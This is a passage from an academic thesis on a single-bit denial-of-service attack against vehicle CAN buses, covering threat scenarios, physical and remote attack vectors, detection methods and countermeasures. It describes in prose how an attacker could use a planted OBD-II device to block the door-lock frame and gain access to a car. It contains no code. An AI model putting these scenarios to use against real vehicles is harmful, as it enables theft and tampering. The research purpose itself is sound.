Both previously described threats, yet theoretically perfectly viable by sufficiently motivated adversaries, in most real world situations would require considerable expense in terms of time and money for being mounted. Hence, the third option focuses on resource limited attackers. A financially motivated resource bound criminal can still take advantage of this kind of attack, provided she has even a very narrow time window of physical prior access to the vehicle.

As a matter of fact, most modern premium cars door locks are controlled by CAN B connected ECUs (an instance can be the 2014 Jeep Cherokee, as in [53]), ordinarily interfaceable via the OBD-II port. Isolating the frames responsible for locking/unlocking car doors is undoubtedly a simpler and faster task than for instance reverse engineering active safety equipment messages, due to the fact that, contrary to the latter, the former are under complete control of the user (in most implementations, one press of the lock or unlock button located on the driver's door corresponds to only one set of frames being issued to the door modules to command lock engage or disengage). As a consequence, in a matter of minutes, an adversary may isolate the frame responsible for doors locking, program her attacking device to denial-of-service that specific frame and then leave it plugged into the car's OBD-II port, preventing car doors from being locked again after being unlocked. The attacking device architecture can be as simple as the presented experimental proof-of-concept or may include other components for additional functionality (for instance, GPS or GSM shields in order to track the vehicle position or command the attack payload execution remotely).

The result of this attack is the ability, for the attacker, to gain almost indiscriminate cost-effective a posteriori access to the car interiors, allowing her to subsequently steal any valuable goods or replacement part inside the vehicle or eventually hastening the entire car theft procedure.

## 6.3 Threat Vectors Analysis

### 6.3.1 Introduction

After providing an exemplification of the possible threats that a potential attacker may pose by selectively stopping specific communications, the nat-





Figure 6.2: Architectures of local attacks via malicious OBD-II devices.

ural question which follows is how an adversary might be able to induce the aforementioned denial-of-service attack.

The following part of this thesis is devoted to such essential point analysis.

## 6.3.2 Local Vectors

### 6.3.2.1 Introduction

A physical access attack is based on the physical addition of a maliciously ad hoc crafted or programmed component into the car internal network. In the majority of situations, this is the only way by which an adversary might be able to execute the DoS algorithm on a target vehicle due to the specific attacking node architecture and the minimum technical requirements needed for the attack accomplishment. Note that gaining physical access to most modern cars may not be hard, for instance as recently showed in [38] due to weaknesses in how rolling codes are generated.

### 6.3.2.2 Malicious OBD-II Devices

The first and by far easiest way by which a rogue device may come into interaction with the target car CAN bus is via the mandatory OBD-II port. As a matter of fact, in most vehicles the OBD-II port serves as a direct interface





Figure 6.3: Architectures of local attacks via malicious directly attached nodes.

into all car internal buses, provides 12 V direct current output for powering connected devices and is conveniently located underneath the steering wheel, with the result that in a matter of seconds a malicious adversary with physical car access is able to install a working attacking device inside a car, as described in the aforepresented proof-of-concept. Real world scenarios in which this may happen are for instance valet parking, car sharing, car renting, car lending or self-driving car [70] settings.

A similar situation may also arise in case the car owner herself decides to plug inside her car an aftermarket OBD-II device she believes it is legitimate but which ultimately proves to be tampered/counterfeited. The reasons are the most different: obtaining discounted fees by insurance companies provided the installation of a tracking «black-box» OBD-II device [60], do-it-yourself car diagnostics or enriching car infotainment functionality [28].

Figure 6.2 summarizes the possible architectures of local attacks via a malicious OBD-II device.

#### 6.3.2.3 Malicious Directly Attached Nodes

Nonetheless, physical access attacks are not limited to the diagnostic port. Indeed, an adversary may decide (and, in case the target CAN bus is not





Figure 6.4: Architectures of remotely attacked nodes.

reachable by the diagnostic link connector, is compelled) to attach her crafted device anywhere along the car internal network, for instance while the car has been disassembled to undergo tests or repairs. Again, in parallel with OBD-II devices, an analogous condition would engender by the installation of tampered/counterfeited replacement parts with CAN bus capabilities, like aftermarket infotainment units, parking sensors modules or anti-theft systems.

Figure 6.3 reports the possible scenarios of local attacks via a malicious directly attached node.

### 6.3.3 Remote Vectors

Though certainly restrictive, should an already attached CAN node feature the required architecture, should its microcontroller support external and timer interrupts, should the attack algorithm execution time not exceed target CAN bus bit time and should there exist a vulnerability whose exploitation would allow an attacker to remotely reflash that microcontroller firmware and reprogram it in order to perform the attack payload, then the described denial-of-service attack could be staged without requiring any physical interaction with the target vehicle (Figure 6.4).

In fact, in *«Remote Exploitation of an Unaltered Passenger Vehicle»* [53], the authors proved that, by leveraging a chain of vulnerabilities in the Harman

Kardon Uconnect system of a 2014 Jeep Cherokee, it was possible to remotely reflash the embedded Renesas V850ES/FJ3 microcontroller, responsible for the Uconnect CAN communications, with an ad hoc custom firmware. Such microcontroller accommodates a CAN controller on chip [61], resulting in its being directly connected with CAN transceivers via reprogrammable general purpose I/O pins, and features support for both edge triggered and timer interrupts. As a consequence, the very same exploitation chain which led to the Cherokee remote compromise via CAN frames injection could theoretically be enacted for mounting the CAN frames denial-of-service attack described in this paper as well.

The same could also be done by remotely exploiting vulnerable OBD-II connected devices, a situation which has already been proven feasible in the recent past [36].

## 6.4 Detectability and Countermeasures

### 6.4.1 Introduction

Without a doubt, one of the biggest challenges posed by the aforestated attack is its detectability and preventability, due to the fact that the CAN traffic inspection phase conducted prior to the attack doesn't involve any interaction with the other CAN frames and that the attack itself implicates the transmission of just one single dominant bit which happens concurrently to the target node legitimate frame sending. As a consequence, all a frame-analysis based IDS/IPS would notice as a result of the attack is an abrupt lack of frequency of messages with a specific ID, which, nevertheless, can't be solely imputed to an in progress attack but could be caused by a sudden node malfunction as well.

The paper addresses this thorny problem by proposing some possible solutions for detecting and, possibly, preventing this attack from happening at all.

### 6.4.2 Attack Detection

#### 6.4.2.1 Before Execution

One of the most challenging tasks to face is the detection of an anomaly which might possibly lead to a denial-of-service attack *before* the execution





Figure 6.5: Schematic of a generic CAN bus network for bus load computation.

of the attack itself. In this phase, as a matter of fact, the node will appear completely silent and will not participate in any way with any CAN activity.

In order to detect a surreptitious node addition, this paper presents a novel solution based on simple electronics principles. All CAN nodes are characterized by a differential internal resistance Rdiff (included into a standard interval by CAN specifications), which influences the total bus load that a transmitting node must drive in order to correctly send a dominant or a recessive bit to all other nodes (Fig. 6.5). This means that, should an additional node be attached to the bus, the total bus load would change and hence would change the current flow necessary for driving a dominant bit on the bus by a transmitting node. Thus, an IDS could detect a new connected node by simply measuring the amount of current necessary for a dominant condition at each vehicle startup and comparing this value with the previously registered ones. Clearly, there are situations in which legitimate new nodes must be added (e.g., a new component is purchased and added by the owner). Therefore, there must be a way to reconfigure such a detection mechanism to account for the new component.

The astute reader has already noticed that this mechanism, unfortunately, can by no means protect from maliciously tampered or counterfeited nodes (e.g., aftermarket trojanized units). For the same reason, this technique is inherently unable to detect a remotely compromised node. However, a remote vector for the attack would require prior re-flashing of a node's microcontroller, thus altering its functionality. This opens the possibility for detecting signs of such alterations (e.g., via code-integrity checks) before the actual DoS attack takes place.

#### 6.4.2.2 While/After Execution

While the attack is in progress or after it has been mounted, most times a visibly broken functionality would result. Yet, understanding if that anomaly has been caused by a proper node malfunction or by a deliberate attack is still a challenging effort.

A possible way to distinguish an attack from an occasional node flaw stands in the determinism by which errors manifest while the attack is in progress. As a matter of fact, a node which executes the proposed algorithm will send a dominant bit always at a certain position of a specific frame, resulting in that frame regularly being corrupted in the same way, which it is very unlikely to happen in the case of a fault. Thus, an IDS which incorporates errors statistics for all sent frames could observe such anomaly and notify a potential attack in progress.

### 6.4.3 Attack Prevention

#### 6.4.3.1 Introduction

Due to the nature of the attack, comprising both link layer protocol weaknesses and physical layer electronics principles, preventing the denial-of-service - apart from driver alerting - without a major nodes or network redesign is very unlikely to be feasible. Nonetheless, there already exist a number of possible solutions which could be incorporated in the architecture of the forthcoming road vehicles in order to mitigate the effects or completely impede such kind of attack.

#### 6.4.3.2 Network Segmentation

One of the decisive preconditions for this attack to be mounted is the ability, for a node, to physically sense the target frame. Should the attacking node be located in a different CAN network than the one carrying the target message, no denial-of-service could be performed. As a consequence, a first solution which could prevent this typology of attack is network segmentation by means of trusted mediators (e.g., gateways, firewalls) in order to separate as much as possible externally reachable nodes from critical ones and avoid utter indiscriminate frames broadcasting throughout the whole bus, yet still allowing the minimal frames inter-network exchange necessary for car complete functionality. This wouldn't impede an attack by physical node addition

directly on target CAN bus, but at least would very likely contain damages by possible counterfeited or remotely compromised nodes.

#### 6.4.3.3 Diagnostic Port Access Control

Another countermeasure consists in securing the access to the OBD-II port, which is the easiest attack vector. Apart from physical access prevention, which, nonetheless, would require modifications to the currently mandated OBD-II legislation, another approach is to rely on an authentication gateway between the OBD-II port and the other networks, designed to exclusively allow transmission of OBD-II PIDs data queries [7] to unauthenticated users, and full CAN access to authenticated personnel only. This could deter both this attack as well as previous attacks based on frames injection, without breaking the OBD-II diagnostics capability.

#### 6.4.3.4 Network Topology Alteration

A more radical segmentation approach that would undoubtedly increment even more the probabilities of precluding an eventual denial-of-service stands in the alteration of the network topology from a bus schema to a star schema with a network dispatcher and guardian in the middle continuously monitoring the network for impending attacks, as proposed in a few prior studies [17, 44]. On the other hand, this solution would dramatically increase the necessary network wire harnesses, one of the core reasons which favored CAN adoption in the past.

#### 6.4.3.5 Encryption

An additional possibility which would put a brake to the attack is the application of strong encryption to the ID and data fields of frames via stream ciphers or block ciphers in stream mode of operation. The attacking node wouldn't be able to distinguish target frames from unrelated ones and, thus, it wouldn't be able to selectively denial-of-service only the ones it is interested in. This wouldn't impede the node from performing a bruteforce denial-of-service and injecting faults in the whole CAN traffic; on the contrary, this would make the attacking node noisy and expose itself to a much easier detection by security appliances. However, implementing encryption on automotive ECUs may be infeasible, due to the simultaneous low cost and realtime requirements to which automotive embedded systems are subjected.

#### 6.4.3.6 Other Protocols

Of course, the ultimate solution for preventing this kind of attack in automotive networks resorts to transitioning to different non vulnerable protocols. For instance, though not immune to other security issues [85], Flexray is not susceptible to this attack as both logical 0s and logical 1s are represented by dominant conditions on the bus.

# Chapter 7

# Future Work

The concept of dominance of one bit level over the other in bus communications is not an exclusive trait of the CAN specification. Indeed, there are other bus protocols with similar characteristics. Although they have not been tested during the realization of this work, it might be possible that they suffer from the very same weaknesses that have been exploited for the denial-of-service attack described in this thesis. Clearly, it all depends on how and whether bus off like conditions can be induced or whether the protocol features more reliable error handling characteristics.

In the automotive domain, an example of a potentially vulnerable protocol is the Local Interconnect Network (LIN), standardized as ISO 17987 [43] and employed in a great variety of automobiles for inexpensive bus interconnection of non-safety-critical ECUs (e.g., rain sensors, window lift systems, anti-theft sensors).

Another standard featuring the same principles is the SAE J1708 [64], which is adopted for serial communications between ECUs on heavy duty vehicles (included safety-critical components such as tractor or trailer brakes). Interestingly, its successor, the SAE J1939, which is based on CAN, has recently been scrutinized by security researchers [20], as mentioned in chapter 3. The observed result is that, under the same attacker model presented in this thesis (i.e., local attacker or remote attacker that has compromised a node), it is possible to mount attacks to safety-critical aspects of commercial vehicles. This suggests that future research is required in this area.

Outside of the automotive world, the concept of bit dominance appears in the NXP Semiconductors I2C bus protocol [57] and in its derivative Intel System Management Bus (SMBus) protocol [74], widespread respectively for

peripherals linking and critical parameters monitoring in embedded systems.

The recommendation is that these and other bus protocols based on the concept of bit dominance should carefully be audited by the security community, to verify to which extent they are susceptible to bit manipulation attacks.

# Chapter 8

# Conclusion

This thesis has presented and analyzed a design-level DoS attack against CAN buses. The attack doesn't require the transmission of any complete data frame. All it demands is the transmission of only 1 bit, resulting in being potentially capable of deceiving all frame-analysis based detection and protection approaches which are currently believed to be the most time- and cost-effective solution for securing CAN networks from digital attacks.

As the leveraged weaknesses lie in the CAN design and are by no means implementation or manufacturer specific, all instances of CAN bus networks (including, but not limited to, land vehicles, maritime, avionic, medical or industrial applications) are vulnerable to this attack. Furthermore, under certain but still easily achievable circumstances, the attack can be performed remotely.

The research has been focusing on the impact on the automotive area. An experimental proof-of-concept on a modern unaltered vehicle has been implemented (and released to the public), proving the veracity of the thesis and the slim barriers for mounting the attack. Then, possible threats against car owners and passengers descending from the attack have been described and potential attack vectors have been discussed. Last, this paper has proposed possible short and long term mitigation approaches, in the ultimate hope of providing valuable and concrete contribution to the security of the vehicles of tomorrow.

# Bibliography


[1] "2005 ducati 999." [Online]. Available: http://www.sportrider.com/2005-ducati-999

[2] "Alfa romeo giulietta (940)." [Online]. Available: https://en.wikipedia.org/wiki/Alfa_Romeo_Giulietta_(940)

[3] All bill information (except text) for s.1806 - spy car act of 2015. [Online]. Available: https://www.congress.gov/bill/114th-congress/senate-bill/1806/all-info

[4] Arduino uno pinout diagram. [Online]. Available: http://forum.arduino.cc/index.php?topic=146315.0

[5] "Computer chips used in cars." [Online]. Available: http://www.chipsetc.com/computer-chips-inside-the-car.html

[6] "List of motor vehicle deaths in u.s. by year." [Online]. Available: https://en.wikipedia.org/wiki/List_of_motor_vehicle_deaths_in_U.S._by_year

[7] "Obd-ii pids." [Online]. Available: https://en.wikipedia.org/wiki/OBD-II_PIDs

[8] "On-board diagnostics." [Online]. Available: https://en.wikipedia.org/wiki/On-board_diagnostics

[9] Prof. dr.-ing. uwe kiencke. [Online]. Available: https://www.iiit.kit.edu/kiencke.php

[10] Senate bill 0927 (2016). [Online]. Available: http://legislature.mi.gov/(S(2xscunqf14sia0gbtbkiwbjl))/mileg.aspx?page=getObject&objectName=2016-SB-0927

[11] "Train communication network." [Online]. Available: https://en.wikipedia.org/wiki/Train_communication_network

[12] Arduino. Arduino uno (usa only) and genuino uno (outside usa). [Online]. Available: https://www.arduino.cc/en/Main/ArduinoBoardUno

[13] ——. Language reference. [Online]. Available: https://www.arduino.cc/en/Reference/HomePage

[14] ——. Port registers. [Online]. Available: https://www.arduino.cc/en/Reference/PortManipulation

[15] Argussec. Argusidps. [Online]. Available: https://argus-sec.com/solutions/

[16] Atmel, *ATmega48A/PA/88A/PA/168A/PA/328/P*. [Online]. Available: http://www.atmel.com/devices/atmega328p.aspx

[17] M. Barranco, G. Rodriguez-Navas, J. Proenza, and L. Almeida, "Cancentrate: an active star topology for can networks," in *Proceedings of the 2004 IEEE International Workshop on Factory Communication Systems*, Sept 2004, pp. 219–228. [Online]. Available: http://iestcfa.org/bestpaper/wfcs04/WFCS04_Barranco.pdf

[18] BBC, "Fiat chrysler recalls 1.4 million cars after jeep hack," July 2015. [Online]. Available: http://www.bbc.com/news/technology-33650491

[19] ——, "Fbi warns on risks of car hacking," March 2016. [Online]. Available: http://www.bbc.com/news/technology-35841571

[20] Y. Burakova, B. Hass, L. Millar, and A. Weimerskirch, "Truck hacking: An experimental analysis of the sae j1939 standard," in *10th USENIX Workshop on Offensive Technologies (WOOT 16)*. Austin, TX: USENIX Association, Aug. 2016. [Online]. Available: https://www.usenix.org/conference/woot16/workshop-program/presentation/burakova

[21] Bureau of Transportation. (2008, March) National transportation statistics. [Online]. Available: http://www.rita.dot.gov/bts/publications/national_transportation_statistics/html/table_01_01.html

[22] CAN in Automation, "Can physical layer." [Online]. Available: http://www.can-cia.org/can-knowledge/can/systemdesign-can-physicallayer/

[23] ——, “History of can technology.” [Online]. Available: http://www.can-cia.org/can-knowledge/can/can-history/

[24] CANopen, “Canopen application examples.” [Online]. Available: http://www.canopen.us/applications.htm

[25] CANopen-Lift. Canopen plug rj45. [Online]. Available: http://en.canopen-lift.org/wiki/CANopen_Plug_RJ45

[26] S. Checkoway *et al.*, “Comprehensive experimental analyses of automotive attack surfaces,” in *USENIX Security*, August 2011. [Online]. Available: http://www.autosec.org/pubs/cars-usenixsec2011.pdf

[27] K. T. Cho and K. Shin, “Fingerprinting electronic control units for vehicle intrusion detection,” June 2016. [Online]. Available: http://web.eecs.umich.edu/~ktcho/wp-content/uploads/2016/06/ktcho_ClockIDS.pdf

[28] CNet, “Samsung’s new dongle will connect your auto to the web,” February 2016. [Online]. Available: http://www.cnet.com/news/samsungs-new-dongle-will-connect-your-auto-to-the-web/

[29] T. Eisenbarth, T. Kasper, A. Moradi, C. Paar *et al.*, “On the power of power analysis in the real world: A complete break of the keeloq code hopping scheme,” 2008. [Online]. Available: https://www.iacr.org/archive/crypto2008/51570204/51570204.pdf

[30] Euro NCAP, “Euro ncap boosts safety rating with aeb pedestrian systems.” [Online]. Available: http://www.euroncap.com/en/about-euro-ncap/timeline/euro-ncap-boosts-safety-rating-with-aeb-pedestrian-systems

[31] ——. Roadmap 2016-2020. [Online]. Available: http://www.euroncap.com/en/about-euro-ncap/timeline/roadmap-2016-2020

[32] Eurostat, “Modal split of inland passenger transport,” 2013. [Online]. Available: http://ec.europa.eu/eurostat/statistics-explained/index.php/File:Modal_split_of_inland_passenger_transport,_2013_(%C2%B9)_(%25_of_total_inland_passenger-km)_YB16.png

[33] ——. (2016, January) Passenger transport statistics. [Online]. Available: http://ec.europa.eu/eurostat/statistics-explained/index.php/Passenger_transport_statistics

[34] E. Evenchick. A python framework for controller area network applications. [Online]. Available: https://github.com/ericevenchick/CANard

[35] Federal Chamber of Automotive Industries. Electronic stability control. [Online]. Available: http://www.fcai.com.au/Safety/electronic-stability-control

[36] I. Foster *et al.*, “Fast and vulnerable: A story of telematic failures,” August 2015. [Online]. Available: http://www.autosec.org/pubs/woot-foster.pdf

[37] N. Gammon. (2015, September) Interrupts. [Online]. Available: http://gammon.com.au/interrupts

[38] F. D. Garcia, D. Oswald, T. Kasper, and P. Pavlides, “Lock it and still lose it - on the (in)security of automotive remote keyless entry systems,” in *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX: USENIX Association, Aug. 2016. [Online]. Available: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/garcia

[39] D. Gessner, M. Barranco, A. Ballesteros, and J. Proenza, “Designing sfican: a star-based physical fault injector for can,” 2011. [Online]. Available: https://www.researchgate.net/profile/Julian_Proenza/publication/232259902_Designing_sfiCAN_A_star-based_physical_fault_injector_for_CAN/links/00b7d532161b659ee8000000.pdf

[40] T. Hoppe, S. Kiltz, and J. Dittmann, “Security threats to automotive can networks - practical examples and selected short-term countermeasures,” 2010. [Online]. Available: http://www.cse.msu.edu/~cse435/Handouts/CSE435-Security-Automotive/CAN-Security-CounterMeasures.pdf

[41] International Organization for Standardization, *ISO 15765-1:2011*, 2011. [Online]. Available: http://www.iso.org/iso/catalogue_detail.htm?csnumber=54498

[42] ——, *ISO 11898-1:2015*, 2015. [Online]. Available: http://www.iso.org/iso/catalogue_detail.htm?csnumber=63648

[43] ——, *ISO 17987-1:2016*, 2016. [Online]. Available: http://www.iso.org/iso/catalogue_detail.htm?csnumber=61222

[44] R. Kammerer, B. Frömel, and A. Wasicek, "Enhancing security in can systems using a star coupling router," in *7th IEEE International Symposium on Industrial Embedded Systems (SIES'12)*, June 2012, pp. 237–246. [Online]. Available: http://www.vmars.tuwien.ac.at/documents/extern/3116/canrouter_security.pdf

[45] K. Koscher *et al.*, "Experimental security analysis of a modern automobile," in *IEEE Symposium on Security and Privacy*, May 2010. [Online]. Available: http://www.autosec.org/pubs/cars-oakland2010.pdf

[46] Kvaser. Can protocol tutorial. [Online]. Available: https://www.kvaser.com/can-protocol-tutorial/

[47] ——. (2016) Microcontrollers with can. [Online]. Available: https://www.kvaser.com/about-can/can-education/can-controllers-transceivers/microcontrollers-with-can/

[48] Linklayer Labs. Cantact - the open source car tool. [Online]. Available: http://linklayer.github.io/cantact/

[49] S. Mazloom, M. Rezaeirad, A. Hunter, and D. McCoy, "A security analysis of an in-vehicle infotainment and app platform," in *10th USENIX Workshop on Offensive Technologies (WOOT 16)*. Austin, TX: USENIX Association, Aug. 2016. [Online]. Available: https://www.usenix.org/conference/woot16/workshop-program/presentation/mazloom

[50] Microchip, *AN228 - A CAN Physical Layer Discussion*, September 2005. [Online]. Available: http://ww1.microchip.com/downloads/cn/AppNotes/cn_00228a.pdf

[51] ——, *MCP2551 - High-Speed CAN Transceiver*, July 2010. [Online]. Available: http://ww1.microchip.com/downloads/en/DeviceDoc/21667f.pdf

[52] C. Miller and C. Valasek, "A survey of remote automotive attack surfaces," August 2014. [Online]. Available: http://illmatics.com/remote%20attack%20surfaces.pdf

[53] ——, “Remote exploitation of an unaltered passenger vehicle,” August 2015. [Online]. Available: http://illmatics.com/Remote%20Car%20Hacking.pdf

[54] National Instruments, “Controller area network (can) overview.” [Online]. Available: http://www.ni.com/white-paper/2732/en/

[55] netcarshow, “Bmw 8 series (1989).” [Online]. Available: https://www.netcarshow.com/bmw/1989-8_series/1600x1200/wallpaper_03.htm

[56] NXP Semiconductors N.V. Industry’s first integrated can transceiver microcontroller solution. 2011. [Online]. Available: http://www.nxp.com/documents/leaflet/75017050.pdf

[57] ——, *I2C-bus specification and user manual*, 2014. [Online]. Available: http://www.nxp.com/documents/user_manual/UM10204.pdf

[58] OBDSolutions, *STN1100 Family Reference and Programming Manual.* [Online]. Available: https://www.scantool.net/scantool/downloads/98/stn1100-frpm.pdf

[59] OCTech. (2016) How do i know whether my vehicle is obd-ii compliant? [Online]. Available: https://www.obdsoftware.net/support/knowledge-base/how-do-i-know-whether-my-vehicle-is-obd-ii-compliant/

[60] Progressive. Snapshot. [Online]. Available: https://www.progressive.com/auto/snapshot/

[61] Renesas, *V850ES/Fx3*. [Online]. Available: https://www.renesas.com/en-eu/products/microcontrollers-microprocessors/v850/v850esfx/v850esfx3.html

[62] Robert Bosch GmbH, *CAN Specification, Version 2.0*, 1991. [Online]. Available: http://www.bosch-semiconductors.de/media/ubk_semiconductors/pdf_1/canliteratur/can2spec.pdf

[63] I. Rouf, R. Miller, H. Mustafa, T. Taylor *et al.*, “Security and privacy vulnerabilities of in-car wireless networks: A tire pressure monitoring system case study,” 2010. [Online]. Available: http://www.winlab.rutgers.edu/~gruteser/papers/xu_tpms10.pdf

[64] SAE International, *Serial Data Communications Between Microcomputer Systems in Heavy-Duty Vehicle Applications*, 2012. [Online]. Available: http://standards.sae.org/j1708_201012/

[65] ——, *Serial Control and Communications Heavy Duty Vehicle Network - Top Level Document*, 2013. [Online]. Available: http://standards.sae.org/j1939_201308/

[66] ——, *Single Wire Can Network for Vehicle Applications*, 2013. [Online]. Available: http://standards.sae.org/wip/j2411/

[67] ——. (2016, July) Diagnostic connector. [Online]. Available: http://standards.sae.org/j1962_201607/

[68] Scantool.net. Obdlink sx scan tool. [Online]. Available: https://www.scantool.net/obdlink-sx-scan-tool/

[69] Sewell Development Corporation. A brief explanation of can bus. [Online]. Available: https://sewelldirect.com/learning-center/canbus-technology

[70] Techcrunch, "Uber's first self-driving cars will start picking up passengers this month," August 2016. [Online]. Available: https://techcrunch.com/2016/08/18/ubers-first-self-driving-cars-will-start-picking-up-passengers-this-month/

[71] Tesla Motors, Inc., "Model s," 2016. [Online]. Available: https://www.tesla.com/models

[72] Texas Instruments, *Introduction to the Controller Area Network (CAN)*, August 2002. [Online]. Available: http://www.ti.com/lit/an/sloa101a/sloa101a.pdf

[73] ——, *SN65HVD1050 EMC Optimized CAN Bus Transceiver*, December 2005. [Online]. Available: http://www.ti.com/lit/ds/symlink/sn65hvd1050.pdf

[74] The System Management Interface Forum (SMIF), Inc., *System Management Bus (SMBus) Specification*, 2014. [Online]. Available: http://www.smbus.org/specs/SMBus_3_0_20141220.pdf

[75] The Verge, “Tesla driver killed in crash with autopilot active, nhtsa investigating,” June 2016. [Online]. Available: http://www.theverge.com/2016/6/30/12072408/tesla-autopilot-car-crash-death-autonomous-model-s

[76] P. Thom and A. MacCarley, “A spy under the hood: Controlling risk and automotive edr,” February 2008. [Online]. Available: https://www.researchgate.net/profile/C_Maccarley/publication/265572167_A_Spy_Under_the_Hood_Controlling_Risk_and_Automotive_EDR/links/564c9f2108aedda4c1342c9b.pdf

[77] Towersec. Ecushield. [Online]. Available: http://tower-sec.com/ecushield/

[78] United States Government Accountability Office, “Vehicle cybersecurity - dot and industry have efforts under way, but dot needs to define its role in responding to a realworld attack,” March 2016. [Online]. Available: http://www.gao.gov/assets/680/676064.pdf

